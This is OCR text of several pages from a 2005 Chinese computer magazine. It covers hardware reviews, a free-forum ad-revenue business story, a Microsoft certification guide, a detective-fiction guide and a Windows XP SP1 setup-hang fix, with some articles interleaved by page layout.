低音炮的声音则令人出乎意料，这样的一个小炮发出的声音之大和音质之好都是令人惊异的，要期望这么一个小炮的声音能与真正的大低音炮比其实是不可能的，但M3的低音炮的音量与音质足可与大部分的中档2.0音箱有一比，远远超过大多数2、300元价位的2.1音箱。

M3声音的另一个优点，是它的结像能力可令人接受。可以说，笔者拿到这个音箱，最担心的事之一就是这么小的箱子，声音很可能会〞贴〞着桌面过来。结果发现，M3居然具有一定的结像能力，声音能够〞立〞起来而不是贴在桌面的一点上。这点实在很出乎意外。

但M3的一个明显缺点，是它的高音指向性相当强，移动两个卫星箱，能够比较明显的听出声音的变化。

总体来说，漫步者M3作为一款配笔记本的小音箱，效果是相当不错的，特别是它的CANNON结构低音炮的设计不仅独出心裁，而且声音表现相当令人诧异。不过相对而言，它的卫星箱无论外观工艺还是音质，与其低音炮的水准都存在一定距离，令人略有遗憾。

另外，M3的连线都比较短，显然只能配合笔记本使用。但实际用户使用中，不排除有人用它来配准系统等设备(配准系统也很好看的啊)，此时连线就不够长了。如果能够带几条换用的长线就好了。

后记：笔记本音箱，从目前来看将是2005年音箱市场的一大热点，显然，这是和笔记本市场蓬勃发展的大环境直接关联的。除漫步者和上期介绍的轻骑兵外，还有多家厂商将笔记本音箱提上日程，相信今年我们会见到十余款这样的产品问世。 CF [CP10]

长城 BTX-400SEL-P4 电源

■ CFan 评测室



LGA775 架构的 Prescott 核心的处理器功耗已经突破 100 W，给 CPU 供电的 +12V 输出电流提出了更高的要求，沿用传统的 ATX 12V 1.3 版电源容易造成较大的安全隐患和较大的线路损耗，因此 Intel 提出了 ATX 12V 2.0 版电源的设计主张，即电源同时提供两路 +12V 输出，分别供给 CPU 和其他设备，提高电源使用效率，各电源生产厂商也在获得相关资料后纷纷推出了 ATX 12V 2.0 版电源。长城 BTX-400SEL-P4 "双动力" 静音(简称 400SEL)电源就是长城公司推出的符合 ATX 12V 2.0 版标准电源。

400SEL 电源产品适用于 Intel 最新的 915/925 高速芯片组平台，支持 Intel 最新 LGA775 架构的 Prescott 核心的高端 CPU 系统，电源的主输出接口为 24pin，采用了 20pin+4 pin 的自由组合方式，同时兼容其他各类 AMD/Intel 主板，方便用户使用。额定功率 300 W，最大功率可达 400 W。400SEL 的主要输出指标如下:+12V1 最大输出 8A，向 CPU 供电；+12V2 最大输出 14A，向硬盘、DVD 驱动器、康宝等 I/O 设备的供电，两路 +12V 输出相互独立，各自具有独立的保护控制线路；+5V 和 +3.3V 的最大输出均为 20A。

400SEL 电源采用 12 厘米风扇作为电源散热器，能用比 8 厘米风扇更低的转速和噪音提供更大的通风量，使 400SEL 成为了一款静音电源。

另外，此款电源全名为 BTX-400SEL-P4，其中的 BTX 表示此电源支持 BTX 机箱标准，在用户升级标准 BTX 结构的全尺寸塔式机箱时依然能继续使用，为用户电脑升级提供方便。

长城静音"双动力"电源(BTX-400SEL-P4) 399 元

CF [CP11]

60 帧速度，飞利浦 PCVC 840K 摄像头

■ CFan 评测室



与市面上的一般摄像头低价平民化的路线相比，飞利浦这款 PCVC 840K 摄像头定位于要求高品质摄像质量的用户，因此无论摄像头的内部技术还是外形设计都有诸多看点。

PCVC 840K 采用的 CCD 感光器，这与采用 CMOS 感光器的摄像头相比，能够表现出更好的拍摄质量。最大 130 万像素的拍摄能力使摄像头能提供入门级数码相机的拍摄能力，加上摄像头上部的快门键，可以方便快捷进行制作大头贴等娱乐设计。PCVC 840K 摄像头的镜头为可调焦设计，可以拍摄出相当细致的微距照片。

PCVC 840K 另一个特点就是采用了飞利浦自己生产的 SAA6118 处理芯片，这是一款常用于高端摄像头的处理芯片，功能强大，扩展性好。依靠 SAA6118 芯片的处理能力，PCVC 840K 摄像头内置了 USB MIC，这样只需要一条 USB 连接线就同时提供了音视频输入，安装更方便，还可以直接语音聊天。同样依靠 SAA6118 芯片的处理能力，PCVC 840K 摄像头首次提供了每秒 60 帧的拍摄速度，这样的拍摄速度下，视频画面更加流畅，也没有了摄像头中常见的拖影，更适合视频会议等需要高质量摄像的环境。当然，如果想用每秒 60 帧的速度进行视频聊天，也需要更快的网络才行。

PCVC 840K 内部设计先进，外观设计也是平凡中透出精致。PCVC 840K 外形简洁明了，就是一个椭圆柱状，配以银灰色磨砂外壳，加上摄像头精细的做工，使 PCVC 840K 有一种返 归真的味道。PCVC 840K 提供了两种摆放方式，一是摄像头自带的垫脚，二是随摄像头赠送的小型三脚架，使摄像头在任何环境下都能轻松安放。随 PCVC 840K 摄像头附赠的还有几款视频处理软件，这让用户能在使用过程中体会到更多乐趣。

作为一款高档摄像头，PCVC 840K 的拍摄功能、质量和外形设计都达到了这样的设计要求，很适合需要高质量摄像头的用户选择。CF [CP12]



免费服务也赚钱

■ 甘肃 蒲浪

现在上网首先看到的是什么？网络广告！现在网上最火热的东西是什么？免费！但在创业路口寻寻觅觅的你，是否想到过，将广告和免费结合起来，也有一片创业天空！

今天，我们就来看看一位网名“蒲浪”的朋友怎么利用互联网的这两大特性来挣钱。下面是他的自诉。

如何赚钱

我赚钱的途径正是提供免费服务，主要有免费BBS论坛、免费留言本、免费计数器和统计等几个项目，其中免费BBS论坛是主打。因为我发现有很多新手或单位在创立网站时都很茫然，所用的投资也很有限，但他们希望得到一个功能很完整的网站。这就需要不菲的投资。例如以现在的学生个人网站来说，他们建站所使用的大多是免费或纯HTML静态空间。这样要么免费空间很不稳定，随时有关闭的危险，要么静态空间不支持ASP/PHP等动态技术，要实现一些留言本、论坛就必须购买动态空间。但动态空间的价格都较高，支持50人在线的100MB ASP空间一年使用费在150～200元之间，对于普通个人来说还是比较难以承受的。这就是我提供免费BBS的吸引人之处，只要用户申请，不要一分钱就可以从我这里得到一个功能全面的论坛。

为了更清晰地描绘一下赚钱的途径和步骤，我画了一个"业务关系流程图"，见图1。如果想了解网站的幕后技术问题，比如：虚拟服务器、ASP动态网页等，可参考本刊2005年第2期《五分钟搭建WEB服务器和论坛》一文。

图1

准备工作

确定了模式后，我四处考察了一下，确定了一家较有名气的ISP，租用了一台服务器(价格为20000元/年)，然后上中国万网(http://www.net.cn)申请了一个国际域名，费用为120元/年。这里要说明一下，大家在选择ISP时一定要看它的资质，最明显的是规模，不要一味地看报价有多低，也别相信给你乱说的"百兆独享"，选择一个有信誉的百兆共享机房就已经不错了。这对我们开展服务是至关重要的，你想想，当你提供的服务经常出现连接不稳定等情况，别人还会选择你吗？紧接着开始制作网页。当时我是自己制作的ASP动态网页，在这里大家可以用网页三剑客制作，很方便。如果觉得太难也可以用Office组件里的Frontpage制作，再制作一些宣传图片/flash，然后将网页上传到服务器里。

下面就是宣传了。俗话说酒好也怕巷子深，不管提供的服务有多么好，别人不知道也没办法。既然要做就做大，我花了1500元去搜索引擎网站做了推广型登录广告，后来证明效果很明显。在这方面大家有多种选择，例如也可以做现在比较火热Google点击广告(如图2)。这种广告的好处就是按照点击数计费，只有点击了才从你交的广告费用中扣除。可以根据自己的需要来选择。




图2

以上这些前期准备工作，我一共花费了2万多元。

开张

下面就是我开张的时候了。在广告发布后自己做了些宣传，例如在各大搜索引擎做常规登录、做友情链接、在学生集中的社区发布消息等。之后陆续有一些用户来使用我的免费服务，第一天有5个用户，第二天8个，到第五天迎来了一个高潮，一天就有100多个用户注册使用各种免费服务。其中申请使用免费论坛的就有80个用户，我在自己的主页上安装了一套统计系统，详细分析当天的 览人数、IP和来路分析。在来路分析里可以看到这些用户都是从哪里来的，从而有效分析在哪里有大量潜在用户。两个星期后从统计系统中看到花钱投放的广告已经起了明显作用，注册人数达到700人，其中免费论坛有500多个已经在运行，当天服务器IP

流量2000多。我提供的其他免费服务也作为辅助带来了大量的访客。

在开张三个星期后我给每个论坛加大10MB空间，同时在论坛顶部做了横栏广告。这时已经有1500个论坛在我的服务器中运行，同时在线人数达到8000人左右。对于互联网来说，访问量就是一切，现在是我开始赚回投资的时候了！我选择了一家广告商，他们是按照每1000个IP显示量付费的。我当时的价格是3元/1000IP，当天就有24元收入。做联盟付费广告的很多，在这里大家可以选择的很多，我推荐几个(见下表)。例如现在刚推出的网易广告联盟，有一种显示广告4元/1000IP，就很不错。

论坛下部也有通栏广告，我和一家企业联系后他们给我5000元/年广告费，要求在我旗下所有论坛上放置广告。一个月后我的服务器里已经有3000个论坛、2000多个留言本、10000多的计数器在运行中。这时，在免费论坛的活动IP首次达到30000，一天联盟广告收入90元，当月进行结算论坛顶部广告的收入1400元。进入第二个月已经有5000个免费论坛在运行中，同时在线IP达到了50000。我的5000个论坛上面放置的广告每天都有40000～60000的IP。按照我和广告联盟的合约，由他们每天给我记入3元/1000IP × 50000IP=150元。这时由于服务器已经处于满载状态，为了能让这5000个论坛稳定运行，我不能再新开免费论坛服务了，其他免费服务正常开通。在这里大家要知道一点，论坛在运行的过程中对服务器的压力很大，中途我给服务器又增加了1条512MB的内存。第二个月的广告收入粗略计算为150 × 30=4500元。

下面再来看看我提供的商业收费服务。我另外租用了一台服务器，费用为7000元/年。由于提供的免费论坛速度和稳定性都不错，论坛站长们一直在使用，其中有些论坛很有人气，每天发贴量可以达到600多贴。但这样也就达到了免费论坛使用的上限了，这时我推出了付费论坛服务。他以前的数据可以给他保留并直接升级为付费论坛，按照他的需要定制。例如一个论坛站长流量超标，需要升级付费论坛，他的要求是200人同时在线，200MB空间，我的收费是一年300元。这个价格比他在外面自己租空间架论坛的价格优惠很多，况且由于我在主页上给他做宣传，论坛后台维护、安全、性能优化全由我来做。我一共做了35个付费论坛，年收入10000多元。在做收费论坛的同时开展了其他收费服务，如个人建站服务/网络存储服务，一年下来收入有4000多元。

后记

后来做了一年多时间，因为要学习的原因，中途还一直有朋友给帮忙照看着。就在大家的服务都到期后我关闭了网站。算下来整整1年零2个月，收入70000元多，除去前期投入、意外开支、人力等杂项，纯收入约40000元。

在这个项目中的主要收入在所提供的免费论坛服务上，大家可以根据自己的情况选择投入和你要做的服务。例如你感觉第一次就投入2万元租用服务器有些高，可以选择购买一款规格高一些的虚拟主机(像现在刚推出的1GB空间虚拟主机)来开展服务，其租用费用每年也就几百元，但可以放置100多个免费论坛，等用户多了就可以升级为独立服务器了。如果要租用服务器也并不是非要我的那种20000多的，现在一台P4 2.8GHz、512MB内存、160GB硬盘的服务器，租金也就8000元，足可以放置几百上千个免费小型论坛，只要适时注意他们的流量就好。

其实做网络免费服务也并非局限于我上面所说的那几种，大家可以根据自己的情况扩展服务内容。例如提供免费电影下载，但每个会员必须点击广告才能观看；或者你可以和一些大网站联系，例如淘宝的广告联盟就是凡是推荐注册一个淘宝用户，就给10元。你可以在免费电影网站上做限制，注册淘宝的会员可以下载10部电影。这样，只要有5000个用户去淘宝网注册，就有50000元收入。如果你再放置一些其他广告，也可以获得不菲的收入。

在网站上，只要发挥自己的想像力，你就能创业！

最后需要说明几点：

1.你所提供的服务一定要保证稳定和长期服务的承诺，决不能三天两头打不开。诚信是本！

2.放置的广告要注意雅俗共赏，忌讳放一些短信之类的。因为你所提供的服务是大众化的，也包括未成年人。广告不易太多，以不大影响视线为原则。

3.要推陈出新，你会这样做，别人也会。我做时也有两家在做，但是我经常变换形式，增加新的服务项目，对积极用户进行奖励。例如我曾搞过积极用户评比，给他们奖励U盘等奖品，拉动人气。

4.必须一直有专人每天在线服务，及时处理可能出现的问题，我做时是有个朋友给一直帮忙照看着。

下表是一些有信誉的广告联盟，大家可以作为参考。

广告商	说明	地址
Google Adsense	添加google广告代码，如果有访问者点击这些广告，Google就会向您付费	https://www.google.com/adsense/?hl=zh_CNsohu
竞价联盟	将竞价广告代码放到站上，只要有人点击，您就可以获得收入。每日的点击量根据流量的大小会有一定的限制，每月付款	http://cpc.sohu.com/sohucpc/union
淘宝	放置其淘宝的广告代码，当有人点广告免费注册成为淘宝会员后，您就可以获得10元/人的推荐费	http://www.iplus.com.cn
网易联盟	显示、点击等多种形式	http://union.163.com/
265流量交易	一个综合的流量交易平台，您可以在上面买卖流量	http://union.265.com
当当网站联盟	通过放置当当网站代码，当有人通过你的代码在当当网购买商品，您可以获得10%的销售额提成	http://www.dangdang.com/league/lianmeng.asp

以上是我第一次依靠互联网创业的一点体会，可能还有不成熟的地方，如果你有什么疑惑可以和我邮件联系pulang@vip.sina.com CF [CY01]

认证指导:微软认证篇

让我拥有更专业的技能

微软认证考试是微软公司推出的计算机高级技术人员认证考试，是全球公认的计算机软件高级人才认证。由比尔·盖茨签发的证书在全球90多个国家均得到承认。微软认证证书代表着企业及个人技术实力，其拥有者在全球各地均有机会享有高就业机会、高薪待遇，学生还可以免相关学业学分，甚至北美一些国家可以作为外来移民的技术评估标准之一。

1. MCSE

微软认证系统工程师(Microsoft Certified Systems Engineer)。此证书获得者将有能力为使用Microsoft Windows NT Server和Microsoft BackOffice的用户提供有效的系统规划、系统实现、系统维护和信息系统的支持。

可应聘岗位: 系统工程师、技术支持工程、系统分析师、网络分析师等。

点评: MCSE涉及的课程由于是我们常用的操作系统，目前这项认证比较火，原因不外乎它是最基础的微软认证。虽然理论上传统企业和IT企业都需要系统工程师来维护自己的IT网络，而这个认证就是专门针对这类工程师的，但由于在实际学习过程中，流于形式的应试型认证和较低的进入门槛，使它的含金量大大降低。实际上，在真正的招聘过程中，很少有企业会对MCSE证书非常感兴趣。但这并不意味参加这个认证考试毫无意义，对于不少在校学生、已经就业但对微软操作系统还不是很熟悉的人来说，通过它系统地了解和掌握自己将来每天都要和它打交道的工具，即使不拿证书也是值得的。毕竟这项认证的价格不贵。

2. MCSD

微软认证开发工程师(Microsoft Certified Solution Developer)。此证书获得者将有能力为微软软件开发工具(数据库系统、应用程序设计软件等如MS SQL Server、Microsoft Visual Studio、Microsoft Transaction Server)建立基于分布式网络环境下的商业化应用。

可应聘岗位: 程序员/系统分析员、软件应用专家等。

点评: 这项认证考试内容主要是微软的各种编程工具，比如VFP、VB、VC等。通过它可以大大提高你的编程能力。对于想进入企业从事程序开发的人员来说，获得此项认证是比较有价值的。不过，这个认证也存在进入门槛不够高，竞争过于激烈的局面。而且，程序员招聘中在实战经验和协作能力，这个证书在求职时的用处也不大可能是决定性的。不过，目前我们国家仍然非常紧缺真正有实力的程序员，如果能跳出获得证书这个思路，通过认证过程花一番心思来提高自己的编程水平，倒也不失为一条好思路。

3. MCP

微软认证专家(Microsoft Certified Professional)。此证书获得者需要在微软某一产品方面有一定专长，他们还可以通过参加其他微软认证考试来进一步加强其使用微软软件产品的能力。例如其有微软认证专家(Microsoft Certified Professional)＋网站建立(Site Building)。此证书获得者将有能力使用微软公司的技术和产品去设计、建立、管理和维护站点，特别是建立交互式的页面、多媒体数据库和搜索引擎。

可应聘岗位: 网站管理员、网站制作员等

点评: 不光是网站制作和管理MCP还有其它认证的软件项目，关键还是要看你自己的选择了。目前这项认证是微软比较重视的面向最终用户的一种认证，只要你对某种微软产品的研究程度达到了一定的级别，就有可能获得这MCP的称谓。微软为全球的MCP提供了完备的沟通交流体制，可以说这是一个很有〝人气〞的认证。进入〝MCP圈〞之后，个人的知名度将极大提高，这对自己在供职领域类的竞争力是非常良好的宣传。

4. MCDBA

微软认证数据库管理员(MCDBA)证书是为那些实现和管理SQL Server数据库的专家准备的高级认证。通过获得高级MCDBA证书，个人可以证明自己拥有领导企业成功地设计、实现和管理Microsoft SQL Server数据库所需的技能

可应聘岗位: 数据管理员、数据库设计师等。

点评: 大容量数据库技术越来越普及了，像银行、电信、网站这种大企业，其业务的技术支柱可以说就是大型数据库，而且都需要专职的数据库管理人员。同时，随着数据库的应用普及，对数据库管理人员的需求必然呈上升趋势。目前此领域的人才仍然处于〝卖方市场〞的态势，从业者的收入明显高于其他技术工种。

不过，这个认证的专业性和对实践的要求是非常强的。由于目前的数据库都和网络有着密切的联系，需要比较综合的能力，没有日常的应用环境，只靠学习就拿证的难度非常大。而且这项认证的费用相对较高，并不适合所有〝有志者〞。这个认证比较适合有相关从业经验的系统管理员学习，凭借这经验，可以将该证书的功能发挥之极限!

5. 其他培训

除了面几个比较专业的针对技术工程师的认证外，目前还有一些针对办公一族的Office软件专门课程。不仅可以学习全套Office软件，还能挑选一些课程来学习。这种学习通常对于绝大多数求职来说，是一个不错的提高办公软件使用技能的途径。目前稍微正规一些的大公司，甚至中小企业都在大量使用Excel、PowerPoint和Project来完成日常办公。而且，随着我们国家开放程度越来越高，与国际接轨的程度和范围将进一步扩大，这类认证虽然不一定以取得证书为目标，但它确实是提高自身技能和职场竞争力的资本之一。CF [CP02]



漫步推理世界

真相永远只有一个

■上海 HiStory 北京 马赛克

年轻的高中女教师被发现死在自己的房间。发现者是他的同事，当时到她家发现里面开着灯，使劲按门铃都没有反映。当找来管理员打开门后，发现女教师穿着睡衣倒在血泊之中，胸口被人刺了几刀，已经死了。根据警方的推断，死亡时间大概是前一天晚上的九点左右。

调查结果表明，在那段时间里，有两个人来找过女教师：一个是被害者的恋人，另一个是劣迹斑斑的学生。两名嫌疑犯都说，当时按了门铃，没有反应，就回家了。听了上述供词，侦探想起被害者的房门上有一个猫眼，他略一思索，立刻知道了两人中哪一个是真正的罪犯。

这是我小时候非常喜欢的一个一分钟推理探案。

推理是什么？简单地说，就是以合情合理的依据来进行推断，根据已知的事物来进行判断和推论。每一个热爱思考的人都会从推理之中获得无穷的乐趣，至于乐趣本身有多大，那就是仁者见仁、智者见智的了。

在这里容我卖个关子，先不说破这个一分钟探案的谜底。请先随我这个导游，去精彩的推理世界游览一番吧！

真相永远只有一个——推理小说

推理小说又称侦探小说，虽然很多人试图把这两种小说从文体上区别开来，但事实上，它们之间区别并不大。在推理世界中，推理小说的历史最悠久，影响力最大。

1.最适合入门者阅读的《福尔摩斯探案集》

提到福尔摩斯的大名，应该没有什么人不知道。他被称作世界上最伟大的侦探，是英国著名侦探小说作家柯南道尔笔下的人物。福尔摩斯有六英尺高，身型瘦长，鹰钩鼻，抽着烟斗，精通化学、解剖学和法律知识，长于剑术和拳术，擅长拉小提琴，对女人几乎没有兴趣。这是一个个性鲜明的侦探，冷峻而且充满智慧。福尔摩斯堪称用文字塑造的完美的侦探形象。




图1　杰里米·布雷特在荧幕上塑造了最完美的福尔摩斯形象

在福尔摩斯探案系列中，最精彩的当属《血字的研究》、《四签名》、《巴斯克维尔猎犬》和《恐怖谷》，这些是柯南道尔创作的仅有的四个长篇，其他都是短篇，其中《波希米亚丑闻》、《红发会》、《斑点带子案》和《跳舞的人》也是经典中的经典。

小提示

如何在网上查找侦探小说

限于版权问题，我们不能直接提供电子版图书的下载地址。不过，只要你善于使用搜索引擎，就可以很容易地在网上找到很多侦探小说的电子版。即便如此，我们建议你还是买一套正版小说看。夜深人静的时候，一个人，捧着一本精彩的悬疑小说在被子里看，那种刺激和享受是电脑无论如何都不能取代的。

2.最精彩的侦探小说——《无人生还》

就在柯南道尔爵士以一部《四签名》大获成功的那天，世界上最伟大的侦探小说家诞生了，而且还是个女婴，她就是阿加莎·克里斯蒂(不少侦探爱好者亲切地称她为"婆婆")。阿加莎·克里斯蒂于1920年写出了第一部侦探小说，即《斯泰尔斯庄园奇案》，创造了矮胖的喜欢　　的老头形象——赫尔克里·波洛。他是一个极富个性的侦探——缓慢、骄傲、善于思考，自称"灰色的脑细胞"。




图2　大侦探波洛，利用其相貌与智慧的鲜明对比充分展现出推理的魅力

婆婆的小说以情节见长，她的每一本书都堪称是一个智慧迷宫。读者们会在迷宫中迷失方向，当最后得知答案的时候，才恍然大悟，感叹作者的天才构思。其中《罗杰疑案》、《东方快车谋杀案》、《尼罗河上的惨案》是婆婆的代表作，特别值得推荐的则是《无人生还》。1976年，就在克里斯蒂的人生落下　幕时，由她的《尼罗河上的惨案》改编的同名电影在奥斯卡电影节上获得了最佳影片奖，克里斯蒂也荣获了"侦探女王"的称号。

3.日本的推理小说

日本的推理小说也不乏精品，横沟正史的《本阵杀人事件》就堪称"密室杀人事件"的经典之作，绝对值得一读。应该说，这些作品之外的很多推理小说，虽然有些也非常值得一读，但如果你是一个刚刚跨入推理大门的"推友"，这些小说已经足够你消化的了。如果你时间实在太多，去推理之门(http://www.tuili.com)读读网友的作品，

也会多少有点收获！

柯南背后的秘密——推理动漫

以动画和漫画的形式来表现推理案件，并融入恋爱、友情、悬疑的要素，这就是推理动漫带给我们的全新感受，如今已经无人不知的柯南和金田一的形象就是活生生的例证。尽管我国的卡通事业目前仍然停留在比《大闹天宫》更古老的水平，但我们还是希望今后能够看到属于中国人的推理动漫。

1.老少皆益的《名侦探柯南》

1999年，《名侦探柯南》被引进到国内，着实掀起了一鼓推理热潮。高中生侦探工藤新一，由于偷听到黑衣组织的谈话，被打晕并强灌下烈性毒药。虽然幸运地保住了一条命，他的身体却缩小到10岁的样子。于是，他一边在糊涂侦探毛利小五郎家留宿，一边继续追查黑衣组织的下落。留宿期间代替毛利小五郎破获了无数的案子……

这部有趣而充满刺激的动画片沿用了许多经典侦探小说的片段，来增加它的可看性，它是对推理世界入门者的最好启蒙教材。如今，柯南已经成为横跨动画、漫画、电影、电子游戏、玩具等诸多产业的明星侦探，相当多的周边产品，包括未引进的动画片，都成为年轻人的宠爱。虽然自从推出至今已经将近9年，但这个动画片仍在以每周一集的速度制作下去，至截稿时，TV版已经推出了390集，真不知道什么时候是个终了。



图3　恋爱、友情与悬疑的完美结合

2.推理大餐——《金田一少年事件簿》

七年前，金田一这个富有感染力的小子在D版书和VCD的支持下，悄悄地闯入我们的生活，并且迅速红透了大江南北。记得那时候买他一套漫画，要200多元。

无论是漫画还是动画，《金田一少年事件簿》都有着极强的可看性。它与柯南系列的最大区别在于，金田一案件的复杂性远远超过了柯南，复杂程度至少在其三倍以上。许多看过金田一的朋友，在看了柯南后直摇头，觉得过于简单。当然，这其中并没有可比性，金田一和柯南走的完全是两种不同的套路。金田一走的是〝暴风雪山庄〞的风格，这是侦探小说中最激动人心的一种模式——在一个完全封闭的空间中，不断有人死亡，而种种迹象和焦点最后都指向一个人，而侦探金田一就是拨开迷雾，找出真凶，创造奇迹的那个侦探。

在大量绞尽脑汁的案件的背后，充满了青春的活力，甚至还有些爱情的小插曲，满足了年轻人所有的英雄梦想。这就是金田一带给我们的快乐！

当然，除了柯南和金田一，同为《金田一少年事件簿》作者所创作的《侦探学院Q》在近两年也极具人气，大有盖过《名侦探柯南》的势头，有兴趣的朋友不妨一阅。



图4　激情澎湃的推理风暴，经久不衰的侦探英雄

亲身体验“犯罪现场”——推理影视

在电影电视方面，凡是著名的推理作品，其利用率都相当高。从经典形象福尔摩斯、波洛，到金田一的〝真人版〞，都吸引了无数的铁杆推理迷。而我们下面要谈到的这些推理影视，已经排除了从经典小说、动漫改编过来的作品，它们同样具有一方天地。

1.经典推理连续剧——《古畑任三郎》

这是几年前引进的一部日本侦探推理电视连续剧，它和传统侦探小说有着不同的套路。在剧情的一开始，就是案发现场的情形，随后是赶来的警方。侦探古畑任三郎通过对现场的勘察和对嫌疑人的盘问来获得蛛丝马迹。这是一个融合了心理斗争和物证学的过程，关键在于寻找遗漏的证据。主角的扮演者是有〝师奶杀手〞外号的田村正和，其气质极端妖异，他的个人特点帮助他成功地塑造了一个具有古怪个性的侦探形象。就算在日本，《古畑任三郎》也绝对算得上是红透半边天的推理剧，每一集都有一位大牌明星前来客串一番，这样的制作规模并不多见。





图5　古畑任三郎：“在我面前犯案，就像在魔术师面前变魔术一样！”

2.恐怖的法医心理片——《犯罪现场CSI》

这是一部讲究科学探案的美国侦探片。对尖端科技的运用是其吸引人的独到之处：DNA鉴定每时每刻都会用到，生物学、微生物学、医学在探案时都会有深入地探讨，心理学、犯罪学和法律更是其重头戏。如果你觉得福尔摩斯所处的时代已经跟不上今天的科



图6　《犯罪现场CSI》的中文版已经开始在国内播出



Windows XP SP1的神秘“死亡”

■杨剑

读者 KLS:我用集成了Windows XP SP1的安装盘安装系统时，在安装没多久就会出现死机问题，无法继续安装，我怎么也找不到解决方案，能不能帮帮我？(KLS获得爆料奖50元)

一位有同样问题的读者杨剑也正好遇到了这个问题，就此他曾咨询过联想的工程师(他用的是品牌机)，也在论坛里发过帖，但都没能得到解决。后来经过咨询、发帖及搜索，终于在网上找到了答案。

故障重现:在安装操作系统时，当屏幕显示离完成还剩34分钟(也就是安装才开始5分钟)时安装终止了，表现为安装进度条停止，硬盘灯几乎不闪，安装不再继续了。但重启后安装重新开始，再到34分钟这儿时就不会再停了，一路安装直到完成。

故障分析:这其实是USB鼠标惹的祸。而微软也提到了此问题，在Windows XP SP1中的Usbhub.sys驱动程序存在一个错误，如果在图形模式下的安装过程中有一个USB的鼠标或键盘连接到系统，可能就会导致该驱动停止响应，从而造成死机。

故障解决:要解决这个问题，微软也提供了一种方法，就是将安装文件复制至硬盘上，然后手工替换Usbhub.sys，但这样比较麻烦，根据读者杨剑的经验提供了下面三种解决方法，当遇到这种现象时可保你“逢凶化吉，遇难成祥”:

1.当安装停止时，看着你的手表，在秒针转过两圈后，按下机箱上的Reset按钮重启，这时去泡一杯上好的茶，可以休息一下了。

2.当安装进行到还剩余35分钟时，拔下USB键盘、鼠标，进行到剩余33分钟时再插上去。

3.去换一张没有SP1的安装盘，或有SP2的安装盘来安装。

不管怎么样，以后再遇到这种问题时，你就不必担心是硬盘坏了吧。CF [BL02]

技，那么毫无疑问，《犯罪现场CSI》会带给你全新的思路。喜欢科学与探案的朋友绝对不能错过哟！

推理游戏

与推理影视一样，推理游戏也有大量来自经典推理的改编之作，如名侦探柯南、侦探学园Q、福尔摩斯系列等等。然而推理游戏又与推理小说、动漫、影视有很大的区别——游戏强调互动性、悬念和惊险刺激的感觉，玩家需要不断在游戏中探索，与人对话，然后将找到的蛛丝马迹联系起来，推出事件的真相。



图7 值得收藏的《推理游戏百分百》

然而很多游戏偏偏过于重视人物形象的塑造，忽略了推理游戏本身的精华——头脑深处的思维运动。比如GBA掌机上的《名侦探柯南——被狙击的名侦探》居然变成了一部动作闯关游戏，跟推理都不搭边了！值得推荐的大型推理游戏，除了经典的PC版福尔摩斯探案系列，GBA版的《逆转裁判》系列(共三部)也是不可多得的佳作(用模拟器可以在PC上轻松游戏)！

有很多网上的小游戏，由于不必顾及商业形象的包装，可以专注与案件的设计。比如前一阶段很流行的“密室逃生”系列、“胡侦探”系列、“谁干的”系列，都是非常耐玩的推理游戏。此处还有一部值得推荐的推理小游戏合辑——《推理游戏百分百》，里面收集了96个时下最为流行的推理小游戏，是目前比较完整的一部推理游戏作品集。

一些不错的侦探推理网站

推理之门 www.tuili.com

国内规模最大、历史最长的推理网站，原创的“每周谜题”和极具人气的推理论坛为其最大特色。此外，站点中还有大量侦探新闻、推理技巧、在线小说等资料可供随时查阅。

名侦探柯南事务所 www.aptx4869.net

国内最大的《名侦探柯南》网站，定期发布与柯南动漫有关的最新信息，其论坛中也提供最新的字幕版柯南动画片下载。

谋杀专卖店 www.ylib.com/murder/

虽然名字看上去有点恐怖，但它无疑是一个正统的推理网站，资料非常丰富多，内容含金量较高。

现在可以公布答案了:侦探看到了门上的猫眼，他认为这就说明了女教师在客人进门之前，就看清了那人是谁。如果是劣迹斑斑的学生，她是不会仅仅穿着睡衣就开门接待他的。所以凶手当然就是她的恋人。CF [BL01]




回忆中的金点时空——GPGame.net

探宝队队员招募行动:想加入“网站探宝队”的行列吗？如果你有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

寻宝对象:成都金点游戏工作组 http://www.gpgame.net


寻宝理由:记得多年前，网上曾十分流行一款国产的开源RPG游戏——圣剑英雄传。你可以自己对故事的剧情、对话、人物造型进行重构。虽然现在看来，这款游戏显得幼稚而简单，但仍深深为咱们中国人能开发这样一款完全免费、开放的游戏而感到自豪。但在这个游戏渐渐被人们所淡忘之后，作为其游戏开发组的金点，他们现在在做些什么呢？带着好奇，我们决定探访金点的老家——˝金点时空˝。



